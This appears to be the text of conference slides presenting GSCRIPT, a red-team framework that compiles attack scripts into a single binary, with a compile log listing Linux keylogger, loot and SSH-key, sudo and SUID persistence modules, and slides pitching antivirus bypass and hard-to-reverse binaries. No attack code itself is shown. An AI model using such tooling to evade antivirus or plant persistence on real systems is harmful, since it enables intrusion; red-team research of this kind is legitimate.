[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/goredloot.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/goredprompt.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/goredspy.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/keylog_spy.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/merlin_example.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/sshkey_persistence.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/sudo_persistence.gs
[GSCRIPT:cli] INFO Script : /Users/ /gscripts/attack/linux/suid_persistence.gs
[GSCRIPT:cli] INFO *** BUNDLED ASSETS ***
[GSCRIPT:cli] INFO keylog_spy.gs -> skeylogger
[GSCRIPT:cli] INFO sshkey_persistence.gs -> id_rsa.pub
[GSCRIPT:cli] INFO goredprompt.gs -> GoRedPrompt.elf
[GSCRIPT:cli] INFO goredloot.gs -> GoRedLoot.elf
[GSCRIPT:cli] INFO goredspy.gs -> GoRedSpy.elf
[GSCRIPT:cli] INFO merlin_example.gs -> merlinagent.elf
[GSCRIPT:cli] INFO Compiled binary located at:
/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1531637652_gscript.bin
:gscript $

TL;DR

N number of GSCRIPTs

Any number of atomic techniques can be compiled into a single binary.

Wrap Existing Tools

Use your existing favorite tools with GSCRIPT as a wrapper to bypass AV.

Codify Techniques

Write out the teams persistence techniques or attack techniques.

Single Native Binary

A single, natively compiled binary makes the final product easy to run and hard to reverse.

DEMO TIME

#1: WINDOWS

#2: OSX

THANKS FOR WATCHING!


QUESTIONS?

CONTACTS

Alex Levinson
TWITTER: @alexlevinson
GITHUB: github.com/gen0cide
EMAIL: alexl@uber.com

Dan Borges
TWITTER: @1njection
GITHUB: github.com/ahhh
BLOG: lockboxx.blogspot.com

Vyrus
TWITTER: @vyrus
GITHUB: github.com/vyrus001
EMAIL: vyrus@dc949.org



VERSION 1.0 AVAILABLE NOW!

https://github.com/gen0cide/gscript

#SHOUTOUTS

@hecfblog
@cmc
@javuto
@maus
@emperorcow
@indi303
@infosecmafia
@mandatory
@davehughes